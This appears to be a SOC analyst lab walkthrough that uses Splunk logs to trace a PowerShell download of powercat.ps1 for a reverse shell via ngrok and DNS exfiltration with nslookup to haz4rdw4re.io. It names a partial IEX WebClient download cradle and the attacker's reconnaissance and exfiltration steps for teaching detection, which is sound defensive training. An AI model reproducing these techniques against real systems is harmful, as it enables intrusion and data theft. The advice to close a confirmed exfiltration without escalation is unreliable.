
A domain name that seems suspicious (**haz4rdw4re.io**).

3. Command Line Details:

The base64-encoded string (**RmJjEyNGZiMTY1NjZlFQ==**) could potentially contain obfuscated malicious commands or data. Decoding is required.

4. Working Directory:


The process originates from a user downloads directory (**C:\Users\michael.ascot\downloads**), which increases suspicion as this is often where malicious downloads are stored.



Investigate the Alert

To determine the cause of the network drive disconnection and whether it indicates malicious or legitimate activity.

Access the SIEM Logs:



Press enter or click to view image in full size

This is the **Splunk Enterprise** dashboard, providing tools for log analysis, monitoring, and data investigation.

Key Features in the Splunk Interface

1. **Apps Menu (Left Panel):**

Search & Reporting: This is the primary interface for querying logs and generating reports.

Splunk Essentials for Cloud and Enterprise 8.2: Pre-configured apps to explore use cases and accelerate Splunk deployment.

Splunk Secure Gateway (SSG): Ensures secure connections to Splunk instances.

2. Explore Splunk Section:

Add Data: Use this to ingest data from sources such as network logs, endpoint monitoring tools, or applications.

Splunk Apps: Extend Splunk's capabilities by adding custom apps or add-ons tailored for specific security use cases.

Splunk Docs: Access detailed documentation for guidance on using Splunk and troubleshooting issues.


3. Forwarders Section:

Currently, **Forwarder Monitoring is disabled.**


Forwarders are used to ingest logs from remote systems or devices. To enable, visit the **setup** page.

4. Search Box (Top Right):

Use this to locate specific logs, dashboards, or saved reports.



In Splunk serch for events related to the **nslookup.exe** process.




```
index=* nslookup.exe
```

The Splunk query results display events related to the nslookup.exe process.

Key Observations:

1. **Process Execution (nslookup.exe):**

The command-line arguments indicate repeated execution of the nslookup.exe process.

The domain names being queried, such as haz4rdw4re.io, suggest potential malicious activity.

The arguments often include Base64-like encoded strings, hinting at possible data exfiltration or C2 (Command and Control) communication.

2. Process Parent Information:

Parent Process: powershell.exe

All executions of nslookup.exe originate from powershell.exe, which is an anomaly unless explicitly intended in an environment.

This suggests the use of PowerShell scripts for automation of malicious tasks.

3. Working Directory: The process is operating within C:\Users\michael.ascot\downloads\ and its subdirectory exfiltration\.

This subdirectory (exfiltration\) strongly suggests that this directory is being used to handle sensitive or unauthorized data.

4. Timestamps: All events occur within a short timeframe (8:36:03 to 8:36:19 on 01/08/2024), indicating scripted or automated activity.

The rapid execution of commands is typical of malware or attack frameworks.

5. Repeated Patterns: Each execution of nslookup.exe uses a different encoded string, likely intended to avoid detection by security mechanisms.

Summary of Events

High-Level Process Flow: powershell.exe initiates multiple instances of nslookup.exe.


Each execution involves encoded data in the command line and a suspicious domain (haz4rdw4re.io).

The nslookup.exe process operates out of a directory named exfiltration\, strongly indicative of malicious intent.

Noteworthy Fields: Command Lines: Encoded strings, such as RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io, need decoding to uncover potential payloads or sensitive data.


Host Name: The affected system is win-3450.

Parent PID: All processes have the same parent process ID (3728), verifying that powershell.exe is orchestrating these executions.



to view all indexed data (**index=***) to examine the events within the Splunk logs.

To identify patterns or anomalies in the processes executed.





```
index=*
```

Focused on **process.parent.pid** to find associated parent processes > **process.parent.pid (3728)**


To identify whether **powershell.exe** (the parent process with **PID 3728**) was responsible for spawning multiple child processes, indicating potential abuse or misuse of PowerShell for malicious purposes.

This step helped you narrow down on a specific process and determine its behavior.




This query isolated all events where p**owershell.exe** (**PID 3728**) acted as the **parent process**. The returned events confirmed the execution of **nslookup.exe** by **powershell.exe**.

The logs detail multiple **process creation events** recorded by Sysmon. The parent process for all these events is **powershell.exe** (with **process.parent.pid = 3728**). This indicates that PowerShell was used to execute commands, including suspicious commands related to **nslookup.exe** and **net.exe**. These activities are potentially indicative of lateral movement, reconnaissance, or data exfiltration.



Use new serch PowerShell query to continue investigating and identify suspicious activities associated with the **powershell.exe** process.




```
index=* powershell.exe
```

Key observations:

1. We noticed a PowerShell command (**IEX(New-Object System.Net.WebClient)**...) being executed to download a malicious script from the internet. This is not normal system behavior.
2. **Unusual Patterns**: Attackers often use legitimate tools, such as **PowerShell** and **nslookup.exe**, to avoid detection. These tools are typically used by system administrators but can be misused in malicious ways.

In this case, **PowerShell** was used to download harmful scripts and execute them, while **nslookup.exe** (a tool used to look up domain names) was used to transfer stolen data encoded in Base64 to an external domain.

The unusual use of these tools (running multiple DNS queries with encoded data) indicates the tools were being exploited.

3. Malicious Indicators: Certain domains and tools found in the logs are known to be associated with cyberattacks.

The domain **haz4rdw4re.io** is suspicious and likely controlled by the attacker. Legitimate DNS lookups do not involve sending Base64-encoded strings to such domains.

The tool **powercat.ps1**, which was downloaded and executed, is a known malicious script often used to establish reverse shells (allowing remote control of the system).

These indicators flagged the activity as malicious and helped identify the attacker's goals (data theft, system control).

4. Behavior Analysis:

The attacker's behavior followed a structured sequence commonly seen in cyberattacks:

Initial Reconnaissance: The attacker used commands like **whoami**, **net user**, and **systeminfo** to gather information about the system, its users, and their permissions.

File Access and Copying: The attacker accessed a shared folder (**SSF-FinancialRecords**) on the network and copied its contents using **Robocopy.exe**. The copied files were moved to a hidden directory for further processing.

Data Preparation for Exfiltration: The attacker used PowerShell to encode stolen files (**BitcoinWalletPasscodes.txt** and **exfilt8me.zip**) into Base64 format, breaking it into smaller parts for transfer.

1. **Data Exfiltration**: Instead of using standard file transfer methods, the attacker cleverly hid the data in DNS queries to the suspicious domain (**haz4rdw4re.io**), avoiding detection by traditional security tools.
2. **Backdoor Creation**: The attacker downloaded and ran a script (**powercat.ps1**) to establish a reverse shell, ensuring they could return to the system at any time.


3. Piecing the Evidence Together:

By analyzing the timeline of events and matching them with known attack methods, a clear picture emerged:

- The attacker gained access to the system.
- They explored the system to gather information.
- Sensitive files were accessed, copied, encoded, and sent to an external domain.
- Tools were downloaded to maintain control over the system for future use.

Each step of this attack aligns with known patterns in cyberattacks, such as lateral movement, privilege escalation, and data exfiltration.

By analyzing the logs in detail, we uncovered a multi-step attack involving reconnaissance, file theft, data encoding, exfiltration via DNS abuse, and backdoor creation. The attacker's use of legitimate tools in unusual ways, combined with known malicious indicators, allowed us to piece together the attack and understand their methods.



This event is a true positive.

1. **Malicious Activity Identified**: The command downloads a known malicious script (**powercat.ps1**) from GitHub.

The script is designed to create a reverse shell, which is a typical tactic used by attackers to gain control of a compromised system.

2. Indicators of Compromise (IoCs): **Domain**: **2.tcp.ngrok.io** is a known public tunneling service that attackers frequently abuse for remote access.

3. PowerShell Abuse: PowerShell is being used to download and execute scripts from external sources, which is suspicious unless explicitly authorized.

4. Execution of PowerCat: This tool is widely associated with malicious post-exploitation activities.

5. Behavior Matches Known Threat Patterns: The sequence of actions (downloading a script, connecting to a remote server, and establishing a reverse shell) aligns with known attack techniques as described in the MITRE ATT&CK framework:

T1059.001: Command and Scripting Interpreter: PowerShell


T1105: Ingress Tool Transfer

T1219: Remote Access Tools

1. **No Legitimate Use Case**:


There's no valid reason for a legitimate user to:

Download and execute **powercat.ps1** from GitHub.




Select what kind of event is it : Was the alert True positive or False positive ?

After Select Write case report .



We Need to write a detailed report on the steps taken to analyse and contain this incident, including all relevant information and the rationale for its closure.




```
The attacker followed these steps:
1. Downloaded powercat.ps1 from GitHub and established a C2 connection using Ngrok
The attacker used PowerShell to fetch a malicious script named powercat.ps1 from a GitHub repository.
They then set up a Command and Control (C2) server via Ngrok to maintain remote access to the compromised system.
2. Enumerated the compromised system using PowerShell commands
Tools like whoami.exe and systeminfo.exe were executed to gather information about the system.
This step helps the attacker understand the user privileges and system configurations.
3. Mapped file shares on the system and identified sensitive data
The attacker searched for accessible shared files and discovered a shared directory containing financial records.
4.Copied and compressed the sensitive files
Using Robocopy.exe, the attacker transferred the shared directory to another location on the system.
They then compressed the files into a zip archive named exfil8me.zip.
5. Exfiltrated data using DNS queries
The attacker leveraged nslookup.exe to perform DNS data exfiltration, sending the stolen data over DNS queries to their remote server.
```

Does this alert require escalation?

Select “**No**” and after **Submit and close the alort.**

The alert does not require escalation to higher authorities or additional teams. This usually means that:

1. **Containment and Remediation are Sufficient**: The situation has been successfully contained and the attacker’s activities have been neutralized.

No further investigation or external action (involving law enforcement or advanced teams) is needed.


2. The Incident Was Handled Internally:

The security team has taken all necessary steps to mitigate the attack and secure the system without requiring external input or escalation.

3. Limited Impact or Scope:


The compromise did not result in significant data loss, financial damage, or reputational harm, making escalation unnecessary.

Selecting “No” indicates confidence that the incident was properly managed and is fully resolved without requiring additional action. This aligns with the incident’s severity and the organization’s response protocol. However, documentation should reflect why escalation wasn’t deemed necessary, ensuring clarity for auditors or future reviews.




Nice work! You closed your first alert

Continue triaging by analyzing and categorizing additional alerts to determine whether they are true positives or false positives.



In the Case Reports section, where resolved alerts are documented and managed.



Summary of the First Case

In the first case, we encountered a **phishing attack** that evolved into a sophisticated chain of malicious actions. The attacker utilized legitimate tools like **PowerShell**, **nslookup**, and a script named **powercat.ps1** to carry out their objectives. These tools, while commonly used for administrative tasks, were abused to execute the following actions:

1. **Establishing Remote Control:**
   The attacker downloaded a malicious script and used it to create a reverse shell, allowing remote access to the system.

2. **System Reconnaissance:**
   Using commands like whoami and systeminfo, the attacker gathered information about the system and its user privileges.

3. **Sensitive Data Theft:**
   The attacker located financial data, copied it to a hidden directory, compressed it into a zip file, and prepared it for exfiltration.

4. **Data Exfiltration:**
   Instead of traditional methods, the attacker encoded the stolen data and hid it in DNS queries to avoid detection.

Key Insights

1. **Legitimate Tools Can Be Misused:**
   Tools like PowerShell and nslookup are powerful but can be exploited by attackers. Always monitor their use for unusual patterns.

2. **Recognizing Suspicious Activity:**

A process like **nslookup.exe** querying unusual domains (**haz4rdw4re.io**) or containing encoded data is a red flag.

PowerShell scripts downloading files from external sources should always be verified.

3. Importance of Logs:
Logs from tools like **Sysmon** and **SIEM (Splunk)** help identify patterns and connect individual events to uncover the attack chain.

4. Timely Response is Critical:
In cybersecurity, time matters. Quickly identifying and containing malicious actions prevents further damage.


Practical Insights into Cybersecurity Investigations

1. **Be Alert to Unusual Behavior:**
   Pay attention to system behaviors that seem out of the ordinary, like new processes running unexpectedly or files appearing in suspicious directories.


2. **Trust but Verify:**
   Even if a tool seems legitimate, investigate how and why it is being used.

Alert 1023: Network drive mapped to a local drive

:

